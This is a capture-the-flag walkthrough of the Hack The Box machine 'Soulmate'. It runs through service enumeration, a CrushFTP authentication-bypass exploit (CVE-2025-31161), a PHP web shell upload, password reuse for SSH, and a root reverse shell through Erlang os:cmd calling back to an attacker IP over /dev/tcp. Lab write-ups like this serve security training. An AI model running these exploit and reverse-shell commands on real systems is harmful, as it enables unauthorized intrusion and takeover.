

 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon Sep  8 11:31:04 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.31.129
Nmap scan report for 10.129.31.129
Host is up (0.016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep 8 11:31:21 2025 -- 1 IP address (1 host up) scanned in 17.25 secondsnmap scan output. Note the redirect to soulmate.htb in the HTTP output.echo -e '10.129.31.129\t\tsoulmate.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Walking the Application
 Björn Kimminich


Not much to the app when inspecting the landing page. Since we have the option to register for an account, we should do so and see what additional features this makes available to us.

Penetration Testing
Potential Exploits
- The file upload feature is clearly the most interesting place to test
- The form on the profile page takes images
- I have seen in the past where
.gifimages can be used to obtain remote code execution - But, it may be even easier by using null bytes or some other means of bypassing content filtering on the upload function
- If this were a real life application, we'd be interested in exploring cross-site scripting, as well, since we could likely cause others to view our profile and potentially load some JavaScript injected somewhere
Virtual Host Enumeration
gobuster vhost --domain 'soulmate.htb' --append-domain -u http://10.129.31.129 -w /usr/share/seclists/Discovery/DNS/namelist.txt -t 100 -o vhost.txtFound: ftp.soulmate.htb Status: 302 [Size: 0] [--> /WebInterface/login.html]echo -e '10.129.31.129\t\tftp.soulmate.htb' | sudo tee -a /etc/hosts
Directory and File Enumeration
soulmate.htb
gobuster dir -u 'http://soulmate.htb' -x php -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o dir.txt/assets (Status: 301) [Size: 178] [--> http://soulmate.htb/assets/]
/dashboard.php (Status: 302) [Size: 0] [--> /login]
/index.php (Status: 200) [Size: 16688]
/login.php (Status: 200) [Size: 8554]
/logout.php (Status: 302) [Size: 0] [--> login.php]
/profile.php (Status: 302) [Size: 0] [--> /login]
/register.php (Status: 200) [Size: 11107]
ftp.soulmate.htb
gobuster dir -u 'http://ftp.soulmate.htb' -x php -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o dir.txt -r --exclude-length 21438Exploring the FTP VHost


manifest.json file didn't reveal a version, but the ?v=11.W.657... parameter seems like it a release version and date

When we use a HTTP header that starts with Authorization: AWS4-HMAC, this forces CrushFTP to use S3 authorization-style authentication mechanisms. What happens in this case is that as long as the username we use is a valid username in the database, the application passes us through
searchsploit -m 52295Copy the exploit to the current directory
python3 52295.py -hRead the help output

Exploit
CrushFTP: CVE-2025-31161
python3 52295.py --target ftp.soulmate.htb --port 80 --exploit --new-user 0xben --password benwashere





FTP Upload PHP Web Shell
 WhiteWinterWolf
wget https://github.com/WhiteWinterWolf/wwwolf-php-webshell/raw/refs/heads/master/webshell.php

sudo rlwrap nc -lnvp 443Start a TCP socket to catch the reverse shell


Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

Linux soulmate 5.15.0-153-generic #163-Ubuntu SMP Thu Aug 7 16:37:18 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on soulmate.
Users and Groups
Local Users
ben:x:1000:1000:,,,:/home/ben:/bin/bash
Local Groups
ben:x:1000:
Network Configurations
Network Interfaces
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:22:ec brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.31.129/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3389sec preferred_lft 3389sec
4: br-8eca864ff73f: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:9d:fc:87:4c brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-8eca864ff73f
       valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:4e:e3:24:5f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
6: br-037bdf4fae75: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ea:a4:bf:02 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-037bdf4fae75
       valid_lft forever preferred_lft forever
Open Ports
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:43781         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4369          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:43435         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:2222          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      -
tcp6       0      0 ::1:4369                :::*                    LISTEN      -
ARP Table
172.19.0.2 dev br-037bdf4fae75 lladdr 02:42:ac:13:00:02 REACHABLE
ss -plutan | grep '172\.19\.0\.2' | sed -E 's/\s{1,}$//g'
tcp   TIME-WAIT  0      0         172.19.0.1:38526   172.19.0.2:9090
tcp   TIME-WAIT  0      0         172.19.0.1:55570   172.19.0.2:9090
tcp   TIME-WAIT  0      0         172.19.0.1:34026   172.19.0.2:9090
tcp   TIME-WAIT  0      0         172.19.0.1:37976   172.19.0.2:9090
Routes
172.19.0.0/16 dev br-037bdf4fae75 proto kernel scope link src 172.19.0.1
Ping Sweep
64 bytes from 172.19.0.2: icmp_seq=1 ttl=64 time=0.061 ms
Processes and Services
Interesting Processes
root        1143  0.0  1.7 2252680 68456 ?       Ssl  15:29   0:09 /usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -progname erl -- -home /root -- -noshell -boot no_dot_erlang -sname ssh_runner -run escript start -- -- -kernel inet_dist_use_interface {127,0,0,1} -- -extra /usr/local/lib/erlang_login/start.escript
root        1784  0.0  0.0 1671188 3164 ?        Sl   15:29   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8443 -container-ip 172.19.0.2 -container-port 443
root        1790  0.0  0.0 1597200 3536 ?        Sl   15:29   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip 172.19.0.2 -container-port 8080
root        1797  0.4  0.1 1966756 4824 ?        Sl   15:29   1:13 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 9090 -container-ip 172.19.0.2 -container-port 9090
Interesting Services
systemctl list-units --type=service --state=running
cat /etc/systemd/system/erlang_ssh.service
[Unit]
Description=Start Erlang SSH Service
After=network.target

[Service]
User=root
Type=simple
ExecStart=/usr/bin/env ERL_FLAGS="-kernel inet_dist_use_interface {127,0,0,1}" \
    /usr/local/bin/escript /usr/local/lib/erlang_login/start.escript
Restart=always

[Install]
WantedBy=multi-user.target
Interesting Files
/var/www/soulmate.htb/config/config.php
<?php
class Database {
    private $db_file = '../data/soulmate.db';
    private $pdo;

    public function __construct() {
        $this->connect();
        $this->createTables();
    }

    private function connect() {
        try {
            // Create data directory if it doesn't exist
            $dataDir = dirname($this->db_file);
            if (!is_dir($dataDir)) {
                mkdir($dataDir, 0755, true);
            }

            $this->pdo = new PDO('sqlite:' . $this->db_file);
            $this->pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
            $this->pdo->setAttribute(PDO::ATTR_DEFAULT_FETCH_MODE, PDO::FETCH_ASSOC);
        } catch (PDOException $e) {
            die("Connection failed: " . $e->getMessage());
        }
    }

// ... [SNIP ...
Privilege Escalation
Dump Database
Looking at the config.php file, we see the Soulmate app uses a SQLite database. Running which sqlite3 in the reverse shell, sqlite3 is installed on the target, so we can read the database file locally.
sqlite3 /var/www/soulmate.htb/data/soulmate.db '.tables'Dump tables from the database file
sqlite3 /var/www/soulmate.htb/data/soulmate.db 'SELECT * FROM users;'Only one table, users, dump all records

Password in Erlang Script

The Erlang SSH server is interesting in and of itself, as it's an atypical service to have on a box. Most systems are using OpenSSH server. So, it warrants checking any configuration files and initialization scripts we have read access to.
The Systemd unit /etc/systemd/system/erlang_ssh.service runs at system startup and causes Erlang SSH server to run this script. Looking at this script, it's also the SSH daemon listening on 127.0.0.1:2222.
ben is a user on the host, we should test if the password is repeated on the OpenSSH server on tcp/22.Lateral to Ben
ssh ben@soulmate.htbEnter password from Erlang script

tcp/22. The Erlang SSH server is listening on 127.0.0.1:2222, so we can (and should) try pivoting to this service.ssh -p 2222 ben@127.0.0.1Running as ben, connect using the SSH client to 127.0.0.1:2222 internally

help(). -- yes with the . at the end -- to see the help outputBecoming Root
I asked Google AI mode (in Google Search) the Erlang equivalent of running whoami in a regular Bash terminal.



sudo rlwrap nc -lnvp 443Start TCP socket to catch a reverse shell
os:cmd("/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.165/443 0>&1'").Reverse shell using the Erlang os module
Flags
User
5c96618adc1d09aad35324105817964a
Root
375e65ef7328f6fda6a6f27b1b5c1482


